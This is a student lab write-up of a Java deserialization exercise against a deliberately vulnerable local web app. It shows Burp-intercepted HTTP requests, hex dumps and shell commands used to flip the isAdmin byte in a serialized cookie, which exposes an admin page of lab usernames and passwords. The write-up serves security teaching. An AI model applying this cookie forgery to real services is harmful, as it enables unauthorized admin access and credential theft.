jamk.fi

Web Application Security

Assignment 4

Mikael Romanov
K1521

February 2018
Tekniikan ja liikenteen ala
Insinööri (AMK), tieto- ja viestintätekniikan tutkinto-ohjelma
Kyberturvallisuus

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

Content

1 Introduction


The objective of this assignment was to use a serialization attack against web-app-BEST-SNAPSHOT.jar. There were two goals. First goal was to gain access to the admin page that had all the usernames and passwords. The second goal was to get the app to execute commands by using known vulnerabilities of certain libraries with serialization attacks.

2 Exploit

2.1 Admin Bit

First I extracted the web-app-BEST-SNAPSHOT.jar file with Xarchiver and snooped around with cmd, if I found anything useful. I extracted few classes with jad, but then I installed jd-gui which is same as jad but with gui. I chose jd-gui, because it is easier use to navigate through big file trees.

I opened web-app-BEST-SNAPSHOT.jar with jd-gui and found few interesting classes and libraries but more from them later. The most interesting class was LogInCookie.class(Figure 1) which contained a boolean for defining Admin (is.Admin=false)@column unique=true. This was interesting, because this means there is a "Admin bit" in Cookie which defines is the user admin or not. So I started digging in. Also when I viewed the adminview.html and loginpage.html from jg-gui I confirmed that the cookie has an 'Admin bit'. There was a div element which had an if-statement about if cookie is admin. (Figure 2)


Kali - VMware Remote Console
LoginCookie.class - Java Decompiler
File Edit Navigation Search Help
web-app-BEST-SNAPSHOT.jar
web-app-BEST-SNAPSHOT-orig.jar


```
import java.util.UUID;
import javax.persistence.Column;
import javax.persistence.Entity;
import javax.persistence.GeneratedValue;
import javax.persistence.Id;
import javax.persistence.Transient;
import org.apache.commons.collections.Bag;
import org.apache.commons.collections.bag.HashBag;
import org.hibernate.annotations.GenericGenerator;

@Entity
public class LoginCookie
  implements Serializable
{
  private static final long serialVersionUID = 666L;
  @Id
  @GeneratedValue(generator="uuid2")
  @GenericGenerator(name="uuid2", strategy="uuid2")
  @Column(name="id", columnDefinition="UUID")
  private UUID id;
  @Column
  public boolean isAdmin = false;
  @Column(unique=true)
  private String userName = "";
  @Column
  private String secretKey;
  @Transient
  private Bag bag = new HashBag();

  public LoginCookie() {}

  public LoginCookie(String userName, String secretKey)
  {
    this.userName = userName;
    this.secretKey = secretKey;
    this.bag.add(userName);
    this.bag.add(secretKey);
```


Figure 1 LoginCookie.class



```
<!DOCTYPE HTML>
<html xmlns:th="http://www.thymeleaf.org">
<head>
    <title>SECURE AUTHENTICATION PORTAL</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
</head>
<body>
<div th:if="${cookie.isAdmin}">
    <h1>Users [ID Username AdminBit Password]</h1>
    <ul>
        <li th:each="item : ${users}" th:text="${item}">Item description here...</li>
    </ul>
</div>
<div th:unless="${cookie.isAdmin}"><p>Admin bit is false. ACCESS DENIED.</p></div>
</body>
</html>
```

Figure 2 Confirmation

I started Burpsuite and added a proxy listener to my loopback address, because the web-app-BEST-SNAPSHOT.jar was running the same machine. I could've used another machine to run the vulnerable webpage, but this works the same way. So the port I listened was 6666 (Figure 3)




Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure

Running	Interface	Invisible	Redirect	Certificate
☑	127.0.0.1:6666			Per-host

Figure 3 Starting burp proxy

I started Firefox and navigated to 127.0.0.1:8080 where the page was running (Figure 4). I made several accounts and logged in with one user. Next I had to define the proxy in Firefox, to be able to steal the user cookie with burpsuite.




HIGHLY SECURE AUTHENTICATION PORTAL

LOGIN USERINFO ADMIN VIEW

Figure 4 Vulnerable site

I had to define the proxy set up in burp, but I needed to define to Firefox that I used a manual proxy. Same address and port as in burpsuites proxy (Figure3). Some how the generic No Proxy for: definitions conflicted with my proxy and I just removed them and pressed OK. (Figure 5)


Connection Settings

Configure Proxies to Access the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 6666

☑ Use this proxy server for all protocols

SSL Proxy: 127.0.0.1 Port: 6666

FTP Proxy: 127.0.0.1 Port: 6666


SOCKS Host: 127.0.0.1 Port: 6666

○ SOCKS v4 ● SOCKS v5

No Proxy for:

Figure 5 Firefox proxy


Once the proxy was configured I fired up reload page and burpsuite greeted me with a prompt that the proxy listener had catched the users cookie. The cookie can be seen below (Figure 6)



```
GET /userinfo HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/loginpage
Cookie:
user=rO0ABXNyAChmaS5leHBsb2l0YWJsZS53ZWJhcHAuZW50aXR5LkxvZ2luQ29va2llAAAAAAAAApoCAAVaAAdpc0FkbWluTAADYmFndAAkTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9CYWc7TAACaWR0ABBMamF2YS91
dGlsL1VVSUQ7TAAJc2VjcmV0S2V5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAIdXNlck5hbWVxAH4AA3hwAHNyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuYmFnLkhhc2hCYWek8jxF/qgRYwMAAHhwdwQAAAACdAAJbmFra
2kudHh0dwQAAAABdAAFbmFra2l3BAAAAAF4c3IADmphdmEudXRpbC5VVUlEvJkD95hthS8CAAJKAAxsZWFzdFNpZ0JpdHNKAAttb3N0U2lnQml0c3hwnIJzvh0xj7rtqB+c6s5F6HEAfgAHcQB+AAg=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Figure 6 user cookie

I copied the cookie, made a new file ‘tempCookie’ where I stored it. (Figure 7)




```
  GNU nano 2.8.7                              File: tempCookie                                   Modified

rO0ABXNyAChmaS5leHBsb2l0YWJsZS53ZWJhcHAuZW50aXR5LkxvZ2luQ29va2llAAAAAAAAApoCAAVaAAdpc0FkbWluTAADYmFndAAkTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9CYWc7TAACaWR0ABBMam$
```

Figure 7 Cookie file


I then decoded the cookie with base64 and pasted the outcome to another file ‘Cookie’ which was a raw input file. I then downloaded a great serialization dumper https://github.com/NickstaDB/SerializationDumper for the raw input file. The serializationDumper is a great tool to make serialization streams more readable. I deserialized the raw input file (Figure 8)



```
root@kali:~/Downloads# base64 -d tempCookie >  Cookie
root@kali:~/Downloads# java -jar
BOOT-INF/                   META-INF/                   SerializationDumper.jar    web-app.jar
dependency-check/           org/                        web-app-BEST-SNAPSHOT.jar  ysoserial.jar
root@kali:~/Downloads# java -jar
BOOT-INF/                   META-INF/                   SerializationDumper.jar    web-app.jar
dependency-check/           org/                        web-app-BEST-SNAPSHOT.jar  ysoserial.jar
root@kali:~/Downloads# java -jar SerializationDumper.jar -r Cookie
```

Figure 8 Converting cookie to readable


The output was long and I found on lines 65 and 66 interesting value called isAdmin(boolean)false with hex value of 00. The admin bit value was between 78 70 ‘adminbit’ 73 72. (Figure 9)



```
                  Handle - 8257539 - 0x00 7e 00 03
          classAnnotations
            TC_ENDBLOCKDATA - 0x78
          superClassDesc
            TC_NULL - 0x70
        newHandle 0x00 7e 00 04
        classdata
          fi.exploitable.webapp.entity.LoginCookie
            values
              isAdmin
                (boolean)false - 0x00
              bag
                (object)
                  TC_OBJECT - 0x73
                    TC_CLASSDESC - 0x72
                      className
```

Figure 9 Admin bit location


I started looking for hex value that were in a row (78   70   00   73   72) and I found it after a long search.(Figure 10) Then I changed the bits value by increasing it with 1 and encoded it back to base64 with burpsuite (Figure 11)



9sbGVjdGlvbnMuYmFnLkhhc2hCYWek8jxF/qgRYwMAAHhwdwQAAAACdAAJbmFra2kudHh0dwQAAAABdAAFbmFra2l3BAAAAAF4c3IADmphdmEudXRpbC5VVUlEvjkD95hthS8CAAJKAAxsZWFzdFNpZ0JpdHNKAAt

```
8    75 74 69 6c 2f 55 55 49   44 3b 4c 00 09 73 65 63   util/UUID;Lsec
9    72 65 74 4b 65 79 74 00   12 4c 6a 61 76 61 2f 6c   retKeyt♮Ljava/l
a    61 6e 67 2f 53 74 72 69   6e 67 3b 4c 00 08 75 73   ang/String;L✓us
b    65 72 4e 61 6d 65 71 00   7e 00 03 78 70 00 73 72   erNameq~⊳xpsr
c    00 2a 6f 72 67 2e 61 70   61 63 68 65 2e 63 6f 6d   *org.apache.com
d    6d 6f 6e 73 2e 63 6f 6c   6c 65 63 74 69 6f 6e 73   mons.collections
e    2e 62 61 67 2e 48 61 73   68 42 61 67 a4 f2 3c 45   .bag.HashBag¤ò<E
f    fe a8 11 63 03 00 00 78   70 77 04 00 00 00 02 74   þ¨►c⊳xpw≥⊴t
10   00 09 6e 61 6b 6b 69 2e   74 78 74 77 04 00 00 00   nakki.txtw≥
```

Figure 10 Admin bit in burpsuite



9sbGVjdGlvbnMuYmFnLkhhc2hCYWek8jxF/qgRYwMAAHhwdwQAAAACdAAJbmFra2kudHh0dwQAAAABdAAFbmFra2l3BAAAAAF4c3IADmphdmEudXRpbC5VVUlEvjkD95hthS8CAAJKAAxsZWFzdFNpZ0JpdHNKAAt


```
8    75 74 69 6c 2f 55 55 49   44 3b 4c 00 09 73 65 63   util/UUID;Lsec
9    72 65 74 4b 65 79 74 00   12 4c 6a 61 76 61 2f 6c   retKeyt♮Ljava/l
a    61 6e 67 2f 53 74 72 69   6e 67 3b 4c 00 08 75 73   ang/String;L✓us
b    65 72 4e 61 6d 65 71 00   7e 00 03 78 70 01 73 72   erNameq~⊳xp⊲sr
c    00 2a 6f 72 67 2e 61 70   61 63 68 65 2e 63 6f 6d   *org.apache.com
d    6d 6f 6e 73 2e 63 6f 6c   6c 65 63 74 69 6f 6e 73   mons.collections
e    2e 62 61 67 2e 48 61 73   68 42 61 67 a4 f2 3c 45   .bag.HashBag¤ò<E
f    fe a8 11 63 03 00 00 78   70 77 04 00 00 00 02 74   þ¨►c⊳xpw≥⊴t
10   00 09 6e 61 6b 6b 69 2e   74 78 74 77 04 00 00 00   nakki.txtw≥
```

rO0ABXNyAChmaS5leHBsb2l0YWJsZS53ZWJhcHAuZW50aXR5LkxvZ2luQ29va2llAAAAAAAAApoCAAVaAAdpc0FkbWluTAADYmFndAAkTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9CYWc7TAACaWR

Figure 11 Converting cookie back to base64

When the admin bit was encoded, then cookie string changed by one character (Figure 11) I copied the modified cookie, because it was needed later on.


I stopped proxy for moment and navigated to the admin page. It said admin bit false access denied, but hahahha not for long. (Figure 12)



Admin bit is false. ACCESS DENIED.

Figure 12 Admin bit false


I started the proxy and hit refresh on the firefox and burpsuite catched the cookie. I deleted the cookie and replaced it with the modified cookie that had the adminbit changed. Then pressed Forward button(Figure 13)



```
GET /admin HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/
Cookie:
user=rO0ABXNyAChmaS5leHBsb2l0YWJsZS53ZWJhcHAuZW50aXR5LkxvZ2luQ29va2llAAAAAAAAApoCAAVaAAdpc0FkbWluTAADYmFndAAkTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9CYWc7TAACaWR0ABBMamF2YS91
dGlsL1VVSUQ7TAAJc2VjcmV0S2V5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAIdXNlck5hbWVxAH4AA3hwAXNyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuYmFnLkhhc2hCYWek8jxF/qgRYwMAAHhwdwQAAAACdAAJbmFra
2kudHh0dwQAAAABdAAFbmFra2l3BAAAAAF4c3IADmphdmEudXRpbC5VVUlEvJkD95hthS8CAAJKAAxsZWFzdFNpZ0JpdHNKAAttb3N0U2lnQml0c3hwnIJzvhOxj7rtqB+c6s5F6HEAfgAHcQB+AAg=
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Figure 13 Forwarding admintrue cookie

I switched to Firefox and what did I see? Well it was the admin page with all the passwords!!! (Figure 14) It seems like the admin bit value is 00 which means false, but when changing the value, the value is interpreted as true.



Users [ID Username AdminBit Password]


- 070e11f7-54c6-4bae-a24a-d16da836778b k1521 false nakkiboxi
- 35d33dd8-1cdc-4300-94c9-171dc544632c spermbox false nakki
- 62ca3d94-3ebe-469c-a581-0e61231cdd36 kokis false viilee
- 748f01ae-c546-4c0a-bc94-672bb5b5607d backdoor_user false backdoor_user
- 7a7df59a-401b-4040-91df-6bd3993ea5c2 spermboxi false nakki
- 8a67dad9-8963-40a9-982d-57a14d004821 rommi false 666
